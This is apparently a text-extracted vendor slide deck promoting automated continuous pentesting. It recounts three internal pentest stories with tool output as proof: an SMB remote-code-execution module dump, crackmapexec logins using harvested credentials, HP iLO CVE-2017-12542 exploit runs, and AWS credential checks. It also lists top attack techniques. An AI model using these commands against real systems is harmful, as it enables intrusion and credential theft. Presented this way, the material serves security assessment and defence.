

The Attacker's Perspective

Presentation by Rainer M. Richter, VP EMEA & APAC



HORIZON3.ai

TRUST BUT VERIFY

“Are we secure? How do we know?”





Justify the budget...



Paying
50k for
a pentest



Paying
500k for
a ransom



Spend weeks preparing...



Upcoming
pentest

Telling my boss we
fixed all the "Criticals"
from the latest
vulnerability scan



Get PWN'd...



Start updating your LinkedIn Profile...



Sir, here are
the results
from our
latest pentest

These are the
exact same
problems
they found
last year?!

Supply



Demand

<5,000

Certified Ethical Hackers in US

~10 years

To become a "Master" Ethical Hacker

~18 weeks

Lead time to schedule a single pentest and receive report

Growing Infrastructure Attack Surface



- Datacenter
- Clouds
- OSINT
- Perimeter
- SaaS Access
- DarkWeb Data
- Insider Threat
- WFH
- IoT

Compliance Requirements

- SOC2
- CMMC
- HIPPA
- GDPR
- PCI
- State & Federal laws



Continuously Prove Security posture

- To the Board
- Justify ROI of ~130 defensive tools
- To Regulators
- Validate SOC/MSSP response time
- To customers
- Keep up with continuous changes in env
- To insurance providers






Continuously verify your security posture





FIND
Via Continuous Pentesting



VERIFY
Via Detection Engineering



FIX
Via SOAR



Environment

- Internal infrastructure pentest
- ~5,000 hosts
- EDR & UBA tools installed

Windows SMB RCE

```

Proof
Proof of remote command execution: Output of 'whoami' command showing current user.


python3 /opt/h3/mefun.py
VERBOSE => false
IPROT => 445
SSL => false
SSLversion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP:raw_send_size => 0
TCP:send_delay => 0
DCSRPC:raw_req_size => 4096
DCSRPC:fake_send_multi => true
DCSRPC:fake_send_multi_prepend => 0
DCSRPC:fake_send_multi_append => 0
DCSRPC:amb_size => 16
DCSRPC:ReadTimeout => 10
    
```

Dump LSASS to harvest credentials

```

Proof
The administrator user administrator was used to access the endpoint 10.0.220.55

crackmapexec smb 10.0.220.55 -u administrator --shares -H B***** --local-auth
SMB 10.0.220.55 445 WIN2K3 [+] Windows Server 2003 SP3 Service Pack 2 (name:MI
SMB 10.0.220.55 445 WIN2K3 [+] WIN2K3\administrator B*****
SMB 10.0.220.55 445 WIN2K3 [+] Enumerated shares
SMB 10.0.220.55 445 WIN2K3 Share Permissions Remark
SMB 10.0.220.55 445 WIN2K3 -----
SMB 10.0.220.55 445 WIN2K3 C$ READ,WRITE Default share
SMB 10.0.220.55 445 WIN2K3 IPC$ Remote IPC
SMB 10.0.220.55 445 WIN2K3 ADMIN$ READ,WRITE Remote Admin
    
```



FORTINET.

What happened?

- Fortinet was misconfigured on 3/5000 machines
- “Buy why didn’t Fortinet stop the credential pivot?”
- Per Fortinet, “Customer didn’t buy the right UBA modules”

Credential reuse leads to Domain Compromise

```



Proof
The administrator user a-jsmith was used to access the SMOKE.NET domain

crackmapexec smb 10.0.229.1 -u a-jsmith --shares -p l*****
SMB 10.0.229.1 445 DC [+] Windows Server 2012 R2 Standard 9600 x64 (name:1
SMB 10.0.229.1 445 DC [+] smoke.net/a-jsmith:l***** (Pwn3d!)
SMB 10.0.229.1 445 DC [+] Enumerated shares
SMB 10.0.229.1 445 DC Share Permissions Remark
SMB 10.0.229.1 445 DC -----
SMB 10.0.229.1 445 DC ADMIN$ READ,WRITE Remote Admin
SMB 10.0.229.1 445 DC C$ READ,WRITE Default share
SMB 10.0.229.1 445 DC IPC$ Remote IPC
SMB 10.0.229.1 445 DC NETLOGON READ,WRITE Logon server share
SMB 10.0.229.1 445 DC SYSVOL READ Logon server share
    
```



Environment

- Internal infrastructure pentest
- ~10,000 hosts
- Robust patching processes
- Cylance for AV
- Qualys for VM & reporting



What happened?

- ZeroLogon patch has 2 steps
 1. Update registry files to show patch was applied
 2. Apply the binaries
- Cylance blocked the binaries from applying
- Qualys relies on registry files to report patching status
- Went unnoticed for 18 months, had to rebuild network



CYLANCE



Exploitation isn't required

Story 3: Becoming AWS Admin

1. NodeZero given initial access
2. NodeZero discovers **2,000** hosts on the network
3. NodeZero identifies HP iLO running on 5 hosts
4. NodeZero successfully gains RCE via HP iLO CVE-2017-12542
5. NodeZero successfully dumps creds via HP iLO RCE
6. NodeZero identifies admin credential from dump, pivots to gain Admin access to adjacent Windows box
7. NodeZero searches local filesystem and identifies password.txt file that contains AWS admin creds
8. NodeZero utilizes harvested credentials to become AWS Admin

```


Proof
-----
The below HP iLO users were enumerated with the RCE vulnerability

/opt/h3/iLO4_toolbox/scripts/iLO4/exploits/exploit_add_user.py
[+] Found iLO 4 2.50
[+] Target is VULNERABLE!
[+] Account name: User Account Username: Administrator
["vulnerable": true, "users": ["Administrator"], "ilo_ver": "4", "ilo_fw": "2.50"]
    
```

```

Proof
-----
The below HP iLO credentials were enumerated with the RCE vulnerability

python2 /opt/h3/iLO4_toolbox/scripts/iLO4/exploits/exploit_read_users.py
[*] Found iLO 4 2.50
[*] Connecting to:
[*] Connected
[*] Assembling shellcode...
[*] Preparing shellcode headers...
[*] Preparing fake vtable...
[*] Preparing fake vtable headers...
[*] Preparing XML request...
[*] Sending 13041 bytes...
[*] Request XML sent
[*] XML data retrieved
[*] Found iLO version 2.50
[*] Preparing request 2...
[*] Sending 13041 bytes...
    
```



```

Proof
-----
The administrator user Administrator was used to access the endpoint

c:\windows\system32\cmd.exe /c net user Administrator /!4 -u Administrator --shares -p N*****K --local-auth
SPB 445 [*] Windows Server 2016 Datacenter 14393 x64 (name:
SPB 445 [*] \Administrator:N*****K (Pwn3d!)
SPB 445 [*] Enumerated shares
SPB 445
SPB 445
SPB 445
SPB 445
SPB 445 ADMIN$ READ,WRITE Remote Admin
SPB 445 C$ READ,WRITE Default share
SPB 445 IICS_Files READ,WRITE
SPB 445 IPC$ Remote IPC
    
```


Credentials File



```

Proof
-----
Proof of valid AWS credential

python3 /opt/h3/aws_verify_creds.py --key_file .aws_keys --output_file output.json
{
  "Authentication": "Success",
  "Account": "*****",
  "UserId": "*****",
  "Arn": "arn:aws:iam:*****"
}
    
```



- Assume attackers can gain initial access
- Implement multiple layers of security controls – Perimeter, Identity, Behavioral, etc
- Provides redundancy in the event a single control fails
- BUT... on average, you have **130** security tools deployed
- **Reality:** these security tools aren't designed to work together


After running a NodeZero pentest...

1. Did you detect us?
2. Did you log us?
3. Did you alert on us?
4. Did you stop us?

Top 10 techniques used

1. **Brute force weak and default credentials** across protocols (SSH, FTP, web, etc)
2. **Credential dumping & reuse** across Windows & Linux hosts
3. Public-facing asset discovery and **perimeter host exploitation**
4. **Lateral movement** via insufficient network segmentation
5. **Man-in-the-middle** and relay attacks
6. Windows Active Directory **privilege escalation** vectors such as Kerberoasting
7. Exploitation of **misconfigurations** & vulnerabilities in routers, iLOs, iDRACs, etc.
8. Open-Source Intelligence and **password spraying** credentials
9. Exploitation of misconfigurations and vulnerabilities in DevOps tools such as Jenkins, GitLab, Kubernetes, Docker
10. Exploitation of **critical CISA recognized vulnerabilities** & remote code execution

... To achieve critical impacts



The screenshot shows a dashboard for a penetration test. On the left is a navigation menu with categories like PenTests, External Assets, Data, Schedule Review, and Updates. The main content area is titled 'Summary' and provides a detailed breakdown of impacts. The impacts are listed as follows:

